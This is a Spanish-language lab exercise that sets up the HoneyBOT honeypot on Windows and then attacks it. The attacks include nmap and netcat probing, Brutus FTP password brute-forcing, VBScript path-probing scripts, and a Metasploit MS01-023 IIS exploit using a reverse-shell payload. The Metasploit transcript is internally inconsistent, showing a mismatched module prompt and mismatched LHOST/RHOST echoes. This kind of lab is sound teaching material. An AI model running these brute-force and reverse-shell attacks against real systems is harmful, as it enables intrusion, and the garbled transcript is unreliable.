academia madesyp

HONEYPOT II – Servicios con HoneyBOT

Popularidad:	*8*
Simplicidad:	*10*
Impacto:	*5*
Nivel de Riesgo:	***2***

Objetivo:

Usar un honeypot con varios servicios de interacción media

Herramientas necesarias:

HoneyBOT (http://www.atomicsoftwaresolutions.com/download.php)
Netcat para Windows (http://www.securityfocus.com/tools/139)
Nmap para Windows (http://nmap.org/download.html)
Brutus (http://www.hoobie.net/brutus/brutus-download.html)

Montaje del Honeypot:

Una vez descargado el HoneyBOT, se instalará con las opciones por defecto. Cuando finalice y nos pregunte "`Would you like to configure HoneyBOT now?`" responderemos "**YES**"

Lo más importante que tendremos que hacer, es indicar un nombre que sea creíble para los atacantes en función de los servicios que vayamos a presentar, pues tenemos opciones diversas para poder enviar alertas por email, exportar datos, colaborar con el proyecto enviando nuestros logs a su servidor central, etc. y finalmente indicaremos la interface o interfaces donde queremos que comience a registrar las actividades maliciosas.

Indicar que se debe ejecutar en una máquina que no se encuentre en producción o contenga datos importantes, pues se considera un nivel de riesgo mínimo pero dependiente del ejecutable de HoneyBOT que en éstos momentos es la versión 0.1.8 (r.14)

Pulsaremos el botón "`stop`" para detener la ejecución y pulsaremos sobre el botón "`services`" para que nos aparezca la siguiente pantalla:

Configuraremos para ésta práctica los servicios de echo (7), daytime (13), chargen (19), ftp (21), telnet (23), time (37), finger (79), http (80) y radmin (4899)

En concreto, se podrá modificar el fichero `service.ini` que incorpora para habilitar aquello que necesitemos.

NOTA

El fichero para indicar la configuración de los puertos mantiene la estructura:
puerto, tcp(0)/udp(1), deshabilitado(0)/habilitado(1), nombre_servicio

Pulsaremos entonces el botón "`start`" para comenzar a monitorizar todas las actividades maliciosas que lleven a cabo.

Ataques:

Escaneo con *nmap* para comprobar los que hemos abierto (por razones de tiempo) aunque se debería de escanear la totalidad de los puertos:

```
C:\HONEYPOT>nmap –p 7,13,19,21,2337,79,80,4899 –v –sT –sV –S 62.42.27.5
213.27.5.12
```

Observamos que algunos servicios son sobradamente conocidos (como el HTTP que indica que se trata de un *Internet Information Server v5.0*, etc…)


Comprobaremos los servicios que se han detectado abiertos con *netcat* nuevamente empleado como cliente:

```
C:\HONEYPOT>nc 213.27.5.12 7
H
H
O
O
C:\HONEYPOT>nc –u 213.27.5.12 7
L
L
A
A
```

El servicio de *echo* bajo protocolo de transporte TCP y UDP funciona correctamente. Sin embargo, otros servicios como chargen no responden aunque conectan por lo que no podemos generar un *DoS* o un ataque *SNORK* en la máquina local. También se ha detectado que el servicio de FTP parece ser completamente funcional al igual que HTTP que intentaremos explotar más tarde.

Para intentar acceder al FTP, emplearemos la herramienta *Brutus* que versa del año 2000 y que todavía sigue siendo efectiva, modificando aquellas opciones que nos interesan (FTP) y revisando la secuencia de conexión y autenticación al servidor de FTP.

Como la autenticación del usuario lo basamos en listas de palabras, es conveniente contar con un buen diccionario antes que emplear los métodos por fuerza bruta real que tardarían mucho más tiempo. Para comenzar, basta con los ejemplos que trae. Posteriormente, nos haremos con diccionarios especializados. Un buen sitio de partida es la página Openwall (http://www.openwall.com/passwords/wordlists/) autores de John the Ripper.



Hemos conseguido obtener el usuario y contraseña para entrar al sistema. Probemos ahora a subir cualquier fichero y veremos que lo hemos conseguido.

Probaremos ahora el servidor HTTP, en un principio y para asegurarnos, con *netcat* de nuevo como cliente solicitando la cabecera del servidor para comprobar la versión.

```
C:\HONEYPOT>nc 213.27.5.12 80
HEAD / HTTP/1.0↵
↵
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: sat, 27 may 2012 10:31:05 GMT
Content-Type: text/html
```

Como nuestro cliente de pentesting es un Windows, haremos uso de las características del motor y entorno de ejecución de scripts *Windows Scripting Host* (WSH) para automatizar algunas tareas comunes de los servidores de HTTP.

Nos programaremos un fichero denominado "`cabecera.vbs`" para obtener la cabecera enviada por cualquier servidor. Para ello, emplearemos el verbo HEAD de la RFC1945 para su especificación 1.0 y de la RFC2616 para la especificación 1.1

Encontramos dichas RFC's en http://www.rfc-editor.org/ aunque a modo de resumen rápido, podremos consultar http://es.wikipedia.org/wiki/Hypertext_Transfer_Protocol

Nuestro código quedará como el siguiente:

```
args = WScript.Arguments.Count

if args <> 1 then
  Wscript.Echo "Uso: cabecera.vbs URL"
  wscript.Quit
end if

URL = WScript.Arguments.Item(0)

Set WshShell = WScript.CreateObject("WScript.Shell")

Set http = CreateObject("Microsoft.XmlHttp")
http.open "HEAD", URL, FALSE
http.send ""
WScript.Echo http.getAllResponseHeaders

set http = nothing
set WshShell = nothing
```

Y ahora, podremos comprobar la cabecera que devuelve:

```
C:\HONEYPOT>cabecera.vbs http://213.27.5.12
```

También, haremos otro script que denominaremos "`status.vbs`" que nos permitirá conocer los códigos de estado que devuelve el servidor HTTP. Básicamente, sólo reproducimos el código necesario para realizar la petición GET omitiendo el resto con el objeto COM *WinHttpRequest*

```
Set http = CreateObject("WinHttp.WinHttpRequest.5.1")
http.open "GET", URL, FALSE
http.SetRequestHeader "User-Agent", "Mozilla/1.0 (compatible; navajanegra
1.0; Windows 3.11)"
http.send
intStatus = http.Status
WScript.Echo "Código de estado HTTP: " & intStatus
```

Lanzaremos ahora el nuevo script contra el servidor para comprobar algunas URL's y comprobar mediante el código 200 (OK) que existen o un 404 (No existe) de la serie 40X que hemos comentado de la RFC.

```
C:\HONEYPOT>status.vbs http://213.27.5.12
C:\HONEYPOT>status.vbs http://213.27.5.12/iisadmin
C:\HONEYPOT>status.vbs http://213.27.5.12/iis/400.htm
```

Aprovechando el anterior script, podemos modificarlo para mostrar el código fuente de las páginas que solicitemos simplemente con el método http.responseText

```
C:\HONEYPOT>fuente.vbs http://213.27.5.12
```

Observando que "por error" es posible que el administrador del sistema haya "podido olvidar" eliminar ficheros de configuración, contraseñas de las extensiones de frontpage, etc., nos programaremos un nuevo script que buscará dichas rutas y ficheros específicos de IIS 5.0 que podremos encontrar "googleando". Hemos modificado el script para leer cada línea del fichero que pasamos como segundo argumento y la envíe al servidor del primero comprobando el código de estado que devuelve. El nuevo script lo denominaremos "`lanza.vbs`"

```
C:\HONEYPOT>lanza.vbs http://213.27.5.12 GET_IIS5.0-rev1.txt
```

Como habremos comprobado, todas las peticiones devuelven un código de estado 404 (no encontrado) por lo que no hemos tenido éxito con el fichero de peticiones probado. Probemos ahora con caracteres UNICODE para ver si admite vulnerabilidades de *transversal path*.

```
C:\HONEYPOT>lanza.vbs http://213.27.5.12 GET_IIS5.0-rev2.txt
```

Vamos a intentar ahora conseguir acceso como *administrador* mediante la consola de metaesploit y aprovechando la vulnerabilidad MS01-023 (CVE-2001-0241) "printer host header overflow"

```
msf > use exploit/windows/iis/ms01_023_printer
msf exploit(proftpd_133c_backdoor) > set PAYLOAD generic/shell_reverse_tcp
PAYLOAD => generic/shell_reverse_tcp
msf exploit(proftpd_133c_backdoor) > set LHOST 62.42.27.5
LHOST => 192.168.1.13
msf exploit(proftpd_133c_backdoor) > set RHOST 213.27.5.12
RHOST => 82.27.5.12
msf exploit(proftpd_133c_backdoor) > exploit
```

Tampoco hemos tenido “suerte” ésta vez, recordemos que estamos probando sobre un sistema honeypot, ya que de lo contrario, si el sistema hubiera sido vulnerable, hubiéramos contado con un acceso de “administrador” de la máquina.

Revisión de resultados:

Detendremos el honeypot instalado con el botón “`stop`” y podremos monitorizar las actividades maliciosas realizadas mediante un resúmen por puertos o equipos remotos, teniendo la posibilidad de exportarlos en formato CSV para un posterior análisis más detallado.

Dicho volcado, se realiza en hexadecimal para facilitar la extracción o de payloads maliciosos para su posterior análisis y/o reutilización.

Destacar que el formato de nombre empleado para generar el fichero exportado de log, sigue el patrón “`Log_AAAAMMDD.csv`“ localizándose en “`C:\HoneyBOT\Exports`“.